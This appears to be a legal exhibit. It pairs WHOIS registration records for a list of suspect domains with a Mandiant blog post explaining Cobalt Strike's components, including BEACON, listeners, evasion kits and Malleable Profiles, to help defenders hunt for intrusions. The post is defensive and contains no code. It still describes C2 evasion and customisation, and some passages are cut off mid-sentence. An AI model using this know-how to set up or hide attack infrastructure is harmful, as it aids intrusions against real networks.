	Admin Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Admin Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Admin City: London Admin State/Province: London Admin Postal Code: E14 9NN Admin Country: GB Admin Phone: +44.2030262854 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: contact@idcprivacy.com Registry Tech ID: Not Available From Registry Tech Name: Domain Admin Tech Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Tech Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Tech City: London Tech State/Province: London Tech Postal Code: E14 9NN Tech Country: GB Tech Phone: +44.2030262854 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: contact@idcprivacy.com Name Server: hawk-host.earth.orderbox-dns.com Name Server: hawk-host.mars.orderbox-dns.com Name Server: hawk-host.mercury.orderbox-dns.com Name Server: hawk-host.venus.orderbox-dns.com DNSSEC: Unsigned Registrar Abuse Contact Email: a-b-u-s-e.whois.field@netearthone.com Registrar Abuse Contact Phone: +44 02030 26 99 87
VOICEINFOSYS.NET	Domain Name: VOICEINFOSYS.NET Registry Domain ID: 2766500383_DOMAIN_NET-VRSN Registrar WHOIS Server: whois.netearthone.com Registrar URL: http://www.netearthone.com Updated Date: 2023-03-20T11:40:05Z Creation Date: 2023-03-20T11:08:47Z Registrar Registration Expiration Date: 2024-03-20T11:08:47Z Registrar: NetEarth One, Inc. Registrar IANA ID: 1005 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Domain Admin

	Registrant Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Registrant Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Registrant City: London Registrant State/Province: London Registrant Postal Code: E14 9NN Registrant Country: GB Registrant Phone: +44.2030262854 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: contact@idcprivacy.com Registry Admin ID: Not Available From Registry Admin Name: Domain Admin Admin Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Admin Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Admin City: London Admin State/Province: London Admin Postal Code: E14 9NN Admin Country: GB Admin Phone: +44.2030262854 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: contact@idcprivacy.com Registry Tech ID: Not Available From Registry Tech Name: Domain Admin Tech Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Tech Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Tech City: London Tech State/Province: London Tech Postal Code: E14 9NN Tech Country: GB Tech Phone: +44.2030262854 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: contact@idcprivacy.com Name Server: hawk-host.earth.orderbox-dns.com Name Server: hawk-host.mars.orderbox-dns.com Name Server: hawk-host.mercury.orderbox-dns.com Name Server: hawk-host.venus.orderbox-dns.com DNSSEC: Unsigned

	Registrar Abuse Contact Email: a-b-u-s-e.whois.field@netearthone.com Registrar Abuse Contact Phone: +44 02030 26 99 87
XMWJW.NET	Domain Name: xmwjw.net Registry Domain ID: 2694798332_DOMAIN_NET-VRSN Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2022-05-09T02:35:27Z Creation Date: 2022-05-09T02:35:27Z Registrar Registration Expiration Date: 2023-05-09T02:35:27Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Registration Private Registrant Organization: Domains By Proxy, LLC Registrant Street: DomainsByProxy.com Registrant Street: 2155 E Warner Rd Registrant City: Tempe Registrant State/Province: Arizona Registrant Postal Code: 85284 Registrant Country: US Registrant Phone: +1.4806242599 Registrant Phone Ext: Registrant Fax: +1.4806242598 Registrant Fax Ext: Registrant Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=xmwjw.net Registry Admin ID: Not Available From Registry Admin Name: Registration Private Admin Organization: Domains By Proxy, LLC Admin Street: DomainsByProxy.com Admin Street: 2155 E Warner Rd Admin City: Tempe Admin State/Province: Arizona Admin Postal Code: 85284 Admin Country: US Admin Phone: +1.4806242599 Admin Phone Ext: Admin Fax: +1.4806242598

	Admin Fax Ext: Admin Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=xmwjw.net Registry Tech ID: Not Available From Registry Tech Name: Registration Private Tech Organization: Domains By Proxy, LLC Tech Street: DomainsByProxy.com Tech Street: 2155 E Warner Rd Tech City: Tempe Tech State/Province: Arizona Tech Postal Code: 85284 Tech Country: US Tech Phone: +1.4806242599 Tech Phone Ext: Tech Fax: +1.4806242598 Tech Fax Ext: Tech Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=xmwjw.net Name Server: NS13.DOMAINCONTROL.COM Name Server: NS14.DOMAINCONTROL.COM DNSSEC: unsigned
OPENTECHCORP.NET	Domain Name: OPENTECHCORP.NET Registry Domain ID: 2767204832_DOMAIN_NET-VRSN Registrar WHOIS Server: whois.netearthone.com Registrar URL: http://www.netearthone.com Updated Date: 2023-03-22T20:44:05Z Creation Date: 2023-03-22T20:02:41Z Registrar Registration Expiration Date: 2024-03-22T20:02:41Z Registrar: NetEarth One, Inc. Registrar IANA ID: 1005 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Domain Admin Registrant Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Registrant Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Registrant City: London Registrant State/Province: London Registrant Postal Code: E14 9NN Registrant Country: GB Registrant Phone: +44.2030262854 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: contact@idcprivacy.com Registry Admin ID: Not Available From Registry

	Admin Name: Domain Admin Admin Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Admin Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Admin City: London Admin State/Province: London Admin Postal Code: E14 9NN Admin Country: GB Admin Phone: +44.2030262854 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: contact@idcprivacy.com Registry Tech ID: Not Available From Registry Tech Name: Domain Admin Tech Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Tech Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Tech City: London Tech State/Province: London Tech Postal Code: E14 9NN Tech Country: GB Tech Phone: +44.2030262854 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: contact@idcprivacy.com Name Server: hawk-host.earth.orderbox-dns.com Name Server: hawk-host.mars.orderbox-dns.com Name Server: hawk-host.mercury.orderbox-dns.com Name Server: hawk-host.venus.orderbox-dns.com DNSSEC: Unsigned Registrar Abuse Contact Email: a-b-u-s-e.whois.field@netearthone.com Registrar Abuse Contact Phone: +44 02030 26 99 87

.ONLINE Registry

Radix FZC
F/19, Business Center 1, Ras Al Khaimah FTZ, P.O Box # 16113 Ras Al Khaimah, Ras Al Khaimah 16113
United Arab Emirates
Directiplex
Next to Andheri Subway
Old Nagardas Road, Andheri (East)

Mumbai Maharashtra 400069
India

.ONLINE Domains

Domain	Registrant Information
CLOUDFORCEGET.ONLINE	Domain Name: CLOUDFORCEGET.ONLINE Registry Domain ID: D351277518-CNIC Registrar WHOIS Server: whois.nicenic.net Registrar URL: http://nicenic.net/ Updated Date: 2023-03-08T01:16:01.0Z Creation Date: 2023-02-28T14:39:46.0Z Registry Expiry Date: 2024-02-28T23:59:59.0Z Registrar: NICENIC INTERNATIONAL GROUP CO., LIMITED Registrar IANA ID: 3765 Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited Domain Status: clientHold https://icann.org/epp#clientHold Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registrant Organization: Owen Linschoten Registrant State/Province: Overijssel Registrant Country: NL Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Admin Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Tech Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Name Server: NS1.MY-NDNS.COM Name Server: NS2.MY-NDNS.COM DNSSEC: unsigned Billing Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Registrar Abuse Contact Email: support@nicenic.net Registrar Abuse Contact Phone:
DATABASEPORTALADMIN.ONLINE	Domain Name: DATABASEPORTALADMIN.ONLINE Registry Domain ID: D344123562-CNIC Registrar WHOIS Server: whois.reg.ru Registrar URL: https://www.reg.ru/ Updated Date: 2023-03-17T21:30:39.0Z Creation Date: 2023-01-17T13:08:16.0Z Registry Expiry Date: 2024-01-17T23:59:59.0Z

	Registrar: Registrar of Domain Names REG.RU, LLC Registrar IANA ID: 1606 Domain Status: ok https://icann.org/epp#ok Registrant Organization: Private Person Registrant State/Province: Moscow Registrant Country: RU Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Admin Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Tech Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Name Server: NS1.REG.RU Name Server: NS2.REG.RU DNSSEC: unsigned Billing Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Registrar Abuse Contact Email: abuse@reg.ru Registrar Abuse Contact Phone: +7.4955801111

.ORG Registry

Public Interest Registry
11911 Freedom Drive, 10th Floor, Suite 1000
Reston, VA 20190

.ORG Domains

Domain	Registrant Information
ssl443.org	Domain Name: ssl443.org Registry Domain ID: 0ed827de11bf4646a1e5f576b3b74dca-LROR Registrar WHOIS Server: http://whois.publicdomainregistry.com Registrar URL: http://www.publicdomainregistry.com Updated Date: 2021-05-30T09:01:41Z Creation Date: 2012-06-07T12:59:14Z Registry Expiry Date: 2023-06-07T12:59:14Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Registrar Abuse Contact Email: abuse@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 Domain Status: ok https://icann.org/epp#ok Registry Registrant ID: REDACTED FOR PRIVACY Registrant Name: REDACTED FOR PRIVACY

	Registrant Organization: Not Available Registrant Street: REDACTED FOR PRIVACY Registrant City: REDACTED FOR PRIVACY Registrant State/Province: FL Registrant Postal Code: REDACTED FOR PRIVACY Registrant Country: US Registrant Phone: REDACTED FOR PRIVACY Registrant Phone Ext: REDACTED FOR PRIVACY Registrant Fax: REDACTED FOR PRIVACY Registrant Fax Ext: REDACTED FOR PRIVACY Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Registry Admin ID: REDACTED FOR PRIVACY Admin Name: REDACTED FOR PRIVACY Admin Organization: REDACTED FOR PRIVACY Admin Street: REDACTED FOR PRIVACY Admin City: REDACTED FOR PRIVACY Admin State/Province: REDACTED FOR PRIVACY Admin Postal Code: REDACTED FOR PRIVACY Admin Country: REDACTED FOR PRIVACY Admin Phone: REDACTED FOR PRIVACY Admin Phone Ext: REDACTED FOR PRIVACY Admin Fax: REDACTED FOR PRIVACY Admin Fax Ext: REDACTED FOR PRIVACY Admin Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Registry Tech ID: REDACTED FOR PRIVACY Tech Name: REDACTED FOR PRIVACY Tech Organization: REDACTED FOR PRIVACY Tech Street: REDACTED FOR PRIVACY Tech City: REDACTED FOR PRIVACY Tech State/Province: REDACTED FOR PRIVACY Tech Postal Code: REDACTED FOR PRIVACY Tech Country: REDACTED FOR PRIVACY Tech Phone: REDACTED FOR PRIVACY Tech Phone Ext: REDACTED FOR PRIVACY Tech Fax: REDACTED FOR PRIVACY Tech Fax Ext: REDACTED FOR PRIVACY Tech Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Name Server: ns1.changeip.com Name Server: ns2.changeip.com Name Server: ns3.changeip.com Name Server: ns4.changeip.com Name Server: ns5.changeip.com

	DNSSEC: unsigned
virginiaservice.org	Domain Name: virginiaservice.org Registry Domain ID: de6b12df93554060b5ce464254ae5e77-LROR Registrar WHOIS Server: https://rdapserver.net/ Registrar URL: http://www.hostinger.com Updated Date: 2023-03-14T23:36:12Z Creation Date: 2023-03-09T23:35:52Z Registry Expiry Date: 2024-03-09T23:35:52Z Registrar: Hostinger, UAB Registrar IANA ID: 1636 Registrar Abuse Contact Email: Registrar Abuse Contact Phone: Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: REDACTED FOR PRIVACY Registrant Name: REDACTED FOR PRIVACY Registrant Organization: Privacy Protect, LLC (PrivacyProtect.org) Registrant Street: REDACTED FOR PRIVACY Registrant City: REDACTED FOR PRIVACY Registrant State/Province: MA Registrant Postal Code: REDACTED FOR PRIVACY Registrant Country: US Registrant Phone: REDACTED FOR PRIVACY Registrant Phone Ext: REDACTED FOR PRIVACY Registrant Fax: REDACTED FOR PRIVACY Registrant Fax Ext: REDACTED FOR PRIVACY Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Registry Admin ID: REDACTED FOR PRIVACY Admin Name: REDACTED FOR PRIVACY Admin Organization: REDACTED FOR PRIVACY Admin Street: REDACTED FOR PRIVACY Admin City: REDACTED FOR PRIVACY Admin State/Province: REDACTED FOR PRIVACY Admin Postal Code: REDACTED FOR PRIVACY Admin Country: REDACTED FOR PRIVACY Admin Phone: REDACTED FOR PRIVACY Admin Phone Ext: REDACTED FOR PRIVACY Admin Fax: REDACTED FOR PRIVACY Admin Fax Ext: REDACTED FOR PRIVACY Admin Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Registry Tech ID: REDACTED FOR PRIVACY Tech Name: REDACTED FOR PRIVACY Tech Organization: REDACTED FOR PRIVACY Tech Street: REDACTED FOR PRIVACY

	Tech City: REDACTED FOR PRIVACY Tech State/Province: REDACTED FOR PRIVACY Tech Postal Code: REDACTED FOR PRIVACY Tech Country: REDACTED FOR PRIVACY Tech Phone: REDACTED FOR PRIVACY Tech Phone Ext: REDACTED FOR PRIVACY Tech Fax: REDACTED FOR PRIVACY Tech Fax Ext: REDACTED FOR PRIVACY Tech Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Name Server: dom.ns.cloudflare.com Name Server: serena.ns.cloudflare.com DNSSEC: unsigned

.SBS Registry

Manager, Strategy & Innovation
SPECIAL BROADCASTING SERVICE CORPORATION
14 Herbert Street
Artarmon NSW 2064
Australia

CentralNic
Saddlers House, 4th Floor
44 Gutter Lane
London EC2V 6BR
United Kingdom of Great Britain and Northern Ireland

.SBS Domains

Domain	Registrant Information
FIXX.SBS	Registry Domain ID: D342049218-CNIC Registrar WHOIS Server: whois.registrar.eu Registrar URL: https://www.openprovider.com/ Updated Date: 2023-03-24T02:05:16.0Z Creation Date: 2023-01-06T00:03:19.0Z Registry Expiry Date: 2024-01-06T23:59:59.0Z Registrar: Hosting Concepts B.V. d/b/a Registrar.eu Registrar IANA ID: 1647 Domain Status: serverHold https://icann.org/epp#serverHold Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registrant Organization: Whois Privacy Protection Foundation Registrant State/Province: Zuid-Holland Registrant Country: NL

	Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Admin Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Tech Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Name Server: NS1.BITT.SHOP Name Server: NS2.BITT.SHOP DNSSEC: unsigned

.SPACE Registry

Radix FZC
Directiplex
Next to Andheri Subway
Old Nagardas Road, Andheri (East)
Mumbai Maharashtra 400069
India

CentralNic
Saddlers House, 4th Floor
44 Gutter Lane
London EC2V 6BR
United Kingdom of Great Britain and Northern Ireland

.SPACE Domains

Domain	Registrant Information
GITHPORTAL.SPACE	Domain Name: GITHPORTAL.SPACE Registry Domain ID: D347250834-CNIC Registrar WHOIS Server: whois.reg.ru Registrar URL: https://www.reg.ru/ Updated Date: 2023-02-09T19:41:53.0Z Creation Date: 2023-02-04T19:27:58.0Z Registry Expiry Date: 2024-02-04T23:59:59.0Z Registrar: Registrar of Domain Names REG.RU, LLC Registrar IANA ID: 1606 Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registrant Organization: Private Person Registrant State/Province: Moscow Registrant Country: RU

	Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Admin Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Tech Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Name Server: NS1.REG.RU Name Server: NS2.REG.RU DNSSEC: unsigned Billing Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Registrar Abuse Contact Email: abuse@reg.ru Registrar Abuse Contact Phone: +7.4955801111

.STORE Registry

Radix FZC
Directiplex
Next to Andheri Subway
Old Nagardas Road, Andheri (East)
Mumbai Maharashtra 400069
India

CentralNic
Saddlers House, 4th Floor
44 Gutter Lane
London EC2V 6BR
United Kingdom of Great Britain and Northern Ireland

.STORE Domains

Domain	Registrant Information
SF-EXPRESS.STORE	Domain Name: sf-express.store Registry Domain ID: D324122554-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2022-09-23T05:15:35Z Creation Date: 2022-09-23T05:15:34Z Registrar Registration Expiration Date: 2023-09-23T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505

	Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: CR582220203 Registrant Name: Registration Private Registrant Organization: Domains By Proxy, LLC Registrant Street: DomainsByProxy.com Registrant Street: 2155 E Warner Rd Registrant City: Tempe Registrant State/Province: Arizona Registrant Postal Code: 85284 Registrant Country: US Registrant Phone: +1.4806242599 Registrant Phone Ext: Registrant Fax: +1.4806242598 Registrant Fax Ext: Registrant Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=sf-express.store Registry Admin ID: CR582220206 Admin Name: Registration Private Admin Organization: Domains By Proxy, LLC Admin Street: DomainsByProxy.com Admin Street: 2155 E Warner Rd Admin City: Tempe Admin State/Province: Arizona Admin Postal Code: 85284 Admin Country: US Admin Phone: +1.4806242599 Admin Phone Ext: Admin Fax: +1.4806242598 Admin Fax Ext: Admin Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=sf-express.store Registry Tech ID: CR582220204 Tech Name: Registration Private Tech Organization: Domains By Proxy, LLC Tech Street: DomainsByProxy.com Tech Street: 2155 E Warner Rd Tech City: Tempe Tech State/Province: Arizona Tech Postal Code: 85284 Tech Country: US Tech Phone: +1.4806242599

	Tech Phone Ext: Tech Fax: +1.4806242598 Tech Fax Ext: Tech Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=sf-express.store Name Server: CAPRICORNUS.DNSPOD.NET Name Server: ALCYONE.DNSPOD.NET DNSSEC: unsigned

.XYZ Registry

XYZ.COM LLC
2121 E Tropicana Ave, Suite 2
Las Vegas NV 89119

CentralNic
Saddlers House, 4th Floor
44 Gutter Lane
London EC2V 6BR
United Kingdom of Great Britain and Northern Ireland

.XYZ Domains

Domain	**Registrant Information**
DARK777.XYZ	Domain Name: DARK777.XYZ Registry Domain ID: D285166709-CNIC Registrar WHOIS Server: whois.dnspod.com Registrar URL: http://www.dnspod.cn Updated Date: 2023-02-15T16:01:49.0Z Creation Date: 2022-03-28T10:42:41.0Z Registry Expiry Date: 2023-03-28T23:59:59.0Z Registrar: DNSPod, Inc. Registrar IANA ID: 1697 Domain Status: ok https://icann.org/epp#ok Registrant Organization: Xu Te Registrant State/Province: bei jing shi Registrant Country: CN Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Admin Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Tech Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.

	Name Server: POLYHEDRON.DNSPOD.NET Name Server: JAMES.DNSPOD.NET DNSSEC: unsigned Billing Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Registrar Abuse Contact Email: abuse@dnspod.com Registrar Abuse Contact Phone: +86.4009100100

EXHIBIT 3

BLOG

Defining Cobalt Strike Components So You Can BEA-CONfident in Your Analysis

ALYSSA RAHMAN

OCT 12, 2021 | 23 MIN READ
LAST UPDATED: JUN 23, 2022

#MALWARE #THREAT RESEARCH

Cobalt Strike is a commercial adversary simulation software that is marketed to red teams but is also stolen and actively used by a wide range of threat actors from ransomware operators to espionage-focused Advanced Persistent Threats (APTs). Many network defenders have seen Cobalt Strike payloads used in intrusions, but for those who have not had the opportunity to use Cobalt Strike as an operator, it can be challenging to understand the many components and features included in this framework.

In this blog post, we will walk through important definitions and concepts to help defenders understand Cobalt Strike and, hopefully, identify new ways to hunt for, respond to, and attribute malicious actors using this tool.

This content is informed by a combination of official documentation, public research, and Mandiant's own experience with both performing red team assessments and responding to intrusions where threat actors are using Cobalt Strike. Because Cobalt Strike is used for both ...mate testing and for intrusions, in this post we will refer to all Cobalt Strike users, ...rdless of motivation, as "operators" for simplicity.

Important Components

Cobalt Strike, BEACON, Team Server. Oh My!

You may hear the names Cobalt Strike, BEACON, and even team server used interchangeably, but there are some important distinctions between all of them.

Cobalt Strike is the *command and control (C2) application* itself. This has two primary components: the team server and the client. These are both contained in the same Java executable (JAR file) and the only difference is what arguments an operator uses to execute it.

- **Team server** is the C2 server portion of Cobalt Strike. It can accept client connections, BEACON callbacks, and general web requests.
  - By default, it accepts client connections on TCP port 50050.
  - Team server only supports being run on Linux systems.
- **Client** is how operators connect to a team server.
  - Clients can run on the same system as a Team server or connect remotely.
  - Client can be run on Windows, macOS or Linux systems.

BEACON is the name for Cobalt Strike's default malware payload used to create a connection to the team server. Active callback sessions from a target are also called "beacons". (This is where the malware family got its name.) There are two types of BEACON:

- The **Stager** is an optional BEACON payload. Operators can "stage" their malware by sending an initial small BEACON shellcode payload that only does some basic checks and then queries the configured C2 for the fully featured backdoor.
- The **Full backdoor** can either be executed through a BEACON stager, by a "loader" malware family, or by directly executing the default DLL export "ReflectiveLoader". This backdoor runs in memory and can establish a connection to the team server through several methods.

Loaders are *not* BEACON. BEACON is the backdoor itself and is typically executed with some other loader, whether it is the staged or full backdoor. Cobalt Strike does come with default loaders, but operators can also create their own using PowerShell, .NET, C++, GoLang, or really anything capable of running shellcode.

- **HTTP/HTTPS** is by far the most common listener type.
  - While Cobalt Strike includes a default TLS certificate, this is well known to defenders and blocked by many enterprise products ("signatured"). Usually operators will generate valid certificates, such as with LetsEncrypt, for their C2 domains to blend in.
  - Thanks to Malleable Profiles (discussed later in the post), operators can heavily configure how the BEACON network traffic will look and can masquerade as legitimate HTTP connections.
  - Operators can provide a list of domains/IPs when configuring a listener, and the team server will accept BEACON connections from all of them (see "Redirectors"). Operators can also specify Host header values (see "Domain Fronting").
- **DNS** listeners establish sessions to their team server using DNS requests for domains the team server is authoritative for. DNS listeners support **two modes**:
  - **Hybrid (DNS+HTTP)** is the default and uses DNS for a beacon channel and HTTP for a data channel.
  - **Pure DNS** can also be enabled to use DNS for both beacon and data channels. This leverages regular A record requests to avoid using HTTPS and provide a stealthier, though slower method of communication.
- **SMB** is a bind style listener and is most often used for chaining beacons. Bind listeners open a local port on a targeted system and wait for an incoming connection from an operator. See "Important Concepts > Chaining Beacons" for more information.
- **Raw TCP** is a (newer) bind style listener and can also be used for chaining beacons. See "Important Concepts > Chaining Beacons" for more information.

The final two listeners are less common, but they provide compatibility with other payload types.

- **Foreign listeners** allow connections from Metasploit's **Meterpreter** backdoor to simplify passing sessions between the Metasploit framework and the Cobalt Strike framework.
- **External C2** listeners provide a specification that operators can use to connect to a team server with a reverse TCP listener. Reverse listeners connect back and establish an

cracked) installations only. Arsenal kits are sometimes distributed with cracked copies of Cobalt Strike. The full list of kits (as of October 2021) is:

- **Applet/PowerApplet Kit** allows operators to modify Cobalt Strike's built-in Java Applet payloads. This kit was the first to be added to Arsenal and is no longer widely used.
- **Artifact Kit** allows operators to modify the templates for all Cobalt Strike executables, DLLs, and shellcode. This kit was added in January 2014 and is still used.
- **Elevate Kit** allows operators to integrate their privilege escalation exploits as Cobalt Strike commands. This kit was released in December 2016. Unlike other kits, this is **public**, and it is essentially just an Aggressor Script to streamline loading your own PowerShell scripts, binaries, etc. into a BEACON session (see "Aggressor Scripts").
- **Mimikatz Kit** allows operators to update their version of Mimikatz without waiting for a Cobalt Strike software update. This kit was added in July 2021.
- **Resource Kit** allows operators to modify the script templates Cobalt Strike uses (mostly as loaders). This kit was added in May 2017 and is still used.
- **Sleep Mask Kit** allows operators to modify the in-memory obfuscation that BEACON uses to avoid detection methods such as **these**. This kit was added in August 2021. For a walkthrough on how this kit can be used to affect in-memory BEACON detection check out **this blog post**.
- **User Defined Reflective Loaders Kit** allows operators to customize the reflective loader functionality used by BEACON. This kit was added in August 2021.

Malleable Profile is the final part of Arsenal Kit, and it allows operators to extensively modify how their Cobalt Strike installation works. It is the most common way operators customize Cobalt Strike and has thus been **heavily documented**.

- Changes to a Malleable Profile require a team server restart and, depending on the change, may require re-generating payloads and re-spawning beacon sessions.
- There are several robust open-source projects that generate randomized profiles which can make detection challenging. Still, operators will often reuse profiles (or only slightly modify them) allowing for easier detection and potentially attribution clustering.

based language called "Sleep" which Raphael Mudge (the creator of Cobalt Strike) wrote. For an example, check out the "An Operator's View" section.

Aggressor scripts are ***only*** loaded into an operator's local Client. They are ***not*** loaded into other operators' clients, the team server, or BEACON sessions (victim hosts). The primary detection opportunity for these scripts is reviewing them for static defaults that can be used in detection or hunting rules.

Execute-Assembly is a BEACON command that allows operators to run a .NET executable in memory on a targeted host. BEACON runs these executables by spawning a temporary process and injecting the assembly into it. In contrast to Aggressor Scripts, execute-assembly does allow operators to extend BEACON functionality. Assemblies run in this way will still be scanned by Microsoft's **AMSI** if it is enabled.

Beacon Object Files (BOFs) are a fairly recent Cobalt Strike feature that allows operators to extend BEACON post-exploitation functionality. BOFs are compiled C programs that are executed in memory on a targeted host. In contrast to Aggressor Scripts, BOFs are loaded within a BEACON session and can create new BEACON capabilities. Additionally, compared to other BEACON post-exploitation commands like execute-assembly, BOFs are relatively stealthy as they run within a BEACON session and do not require a process creation or injection.

An Operator's View

Four of the aforementioned components—the Client, Aggressor Scripts, Beacon Object Files, and Malleable Profiles—are the primary ways operators interact with and customize their team server. An example of each is included here to show these components from an operator's perspective.

An operator accessing a team server through the Cobalt Strike **client** would see a view like the following. The top pane shows a list of active beacon sessions with basic metadata including the current user, process ID, internal and external IP addresses, and the last time the host checked in with the team server. The bottom pane includes a tab for each session where operators can send commands to the victim hosts and see a log of past commands and output. The client interface also allows operators to build payloads, execute plugins, and generate reports.

